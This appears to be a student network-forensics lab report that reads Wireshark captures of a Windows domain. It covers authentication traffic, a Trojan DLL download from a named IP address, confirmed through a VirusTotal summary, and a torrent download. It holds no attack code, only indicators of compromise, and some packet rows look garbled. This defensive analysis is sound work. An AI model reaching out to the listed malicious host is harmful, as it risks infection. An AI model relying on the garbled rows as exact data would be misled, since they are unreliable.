21994	164.113254600	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
21995	164.114298500	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Leave group 224.0.0.0
21996	164.114987600	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	54	Membership Report / Join group 224.0.0.2
21997	164.116267600	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	80	Standard query 0x0000 ANY DESKTOP-86J4BX
22000	164.117711100	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.251	MDNS	90	Standard query response 0x0000 A 10.6.12
22001	164.118894900	DESKTOP-86J4BX.frank-n-ted.com	224.0.0.252	LLNMR	74	Standard query 0x094f ANY DESKTOP-86J4BX
22004	164.119886800	DESKTOP-86J4BX.frank-n-ted.com	igmp.mcast.net	IGMPv3	62	Membership Report / Join group 224.0.0.2
22007	164.121426900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DNS	96	Standard query 0x9c26 SRV _ldap._tcp.dc.
22009	164.124065400	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DNS	162	Standard query response 0x9c26 SRV _ldap
22010	164.125517100	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DNS	90	Standard query 0x838c A frank-n-ted-dc.f
22011	164.127178700	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DNS	106	Standard query response 0x838c A frank-n
22012	164.131404200	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	CLDAP	264	searchRequest(1) "<ROOT>" baseObject

- Domain controller for this website was local machine at 10.6.12.12. Authentication activity was observed from this machine.


This Wireshark capture shows authentication activity on interface 10.6.12.0/24. The table lists the following columns: No., Time, Source, Destination, Protocol, Length, and Info. The traffic includes various RPC and NetLogon requests and responses between DESKTOP-86J4BX and Frank-n-Ted-DC.frank-n-ted.com.

No.	Time	Source	Destination	Protocol	Length	Info
22061	164.248334400	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	EPB	222	Map request, RPC_NETLOGON_32bit_NDR
22062	164.253227900	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	RPC	320	Map response, RPC_NETLOGON_32bit_NDR, Response
22068	164.253241300	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	ECP	66	49672 - 49675 [SYN, ACK] Seq=0 Win=64240 Lens
22070	164.255596200	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	TCP	66	49675 - 49672 [SYN, ACK] Seq=0 Ack=1 Win
22071	164.255596200	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	TCP	54	49672 - 49672 [ACK] Seq=1 Ack=1 Win=2102
22072	164.255998100	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DCERPC	214	144 bytes: call_id: 1, Fragment: Single, 3 co
22073	164.262474500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DCERPC	162	Bind ack: call_id: 2, Fragment: Single, 1 co
22074	164.266437200	DESKTOP-86J4BX.frank-n-ted.com	RPC.NE..	24	NetServerAuthenticate request	
22075	164.266437200	Frank-n-Ted-DC.frank-n-ted.com	RPC.NE..	98	NetServerChallenge response	
22076	164.272685300	DESKTOP-86J4BX.frank-n-ted.com	RPC.NE..	34	NetServerAuthenticate3 request	
22077	164.274441400	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	RPC.NE..	98	NetServerAuthenticate3 response
22078	164.277646700	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	DCERPC	202	Alter_context: call_id: 4, Fragment: Sim
22079	164.287225500	Frank-n-Ted-DC.frank-n-ted.com	DESKTOP-86J4BX.frank-n-ted.com	DCERPC	130	Alter_context resp: call_id: 4, Fragment: Sim
22085	164.285139900	DESKTOP-86J4BX.frank-n-ted.com	Frank-n-Ted-DC.frank-n-ted.com	RPC.NE..	334	NetLogonDummyRoutine1 request

Frame 21992: 351 bytes on wire (2808 bits), 351 bytes captured (2808 bits) on interface eth0, id 0
Ethernet II, Src: Dell 2:a:f7:e5 (98:40:bb:2:a:f7:e5), Dst: Broadcast (ff:ff:ff:ff:ff:ff)
Internet Protocol Version 4, Src: Frank-n-Ted-DC.frank-n-ted.com (10.6.12.12), Dst: 255.255.255.255 (255.255.255.255)
User Datagram Protocol, Src Port: 67, Dst Port: 68
Dynamic Host Configuration Protocol (ACK)

Malware Download


- A file named *june11.dll* was downloaded from 205.185.125.104 to local machine *LAPTOP-5WKHX9YG.frank-n-ted.com* (10.6.12.203)
- When this file was uploaded to virustotal.com it turned to be a Trojan.




VirusTotal screenshot showing the analysis results for the file 'june11.dll'. The file size is 563 kB and it was analyzed on 2021-08-24 at 01:32:27 UTC. The results show 53 security vendors flagged the file as malicious. The detection tab lists various malware families found, including 'Trojan.Mint.Zeng.O' and 'TrojanSpy.Win32.Yakes.56555f46'. The details tab provides more information about the file, and the behavior tab shows that it is a 'Dropper'.

Torrent Download

- A torrent file was downloaded from *files.publicdomaintorrents.com* (168.215.194.14) to local machine *BLANCO-DESKTOP.dogoftheyear.net* (10.0.0.201)
- Downloaded file was *Betty_Boop_Rhythm_on_the_Reservation.avi.torrent*





The End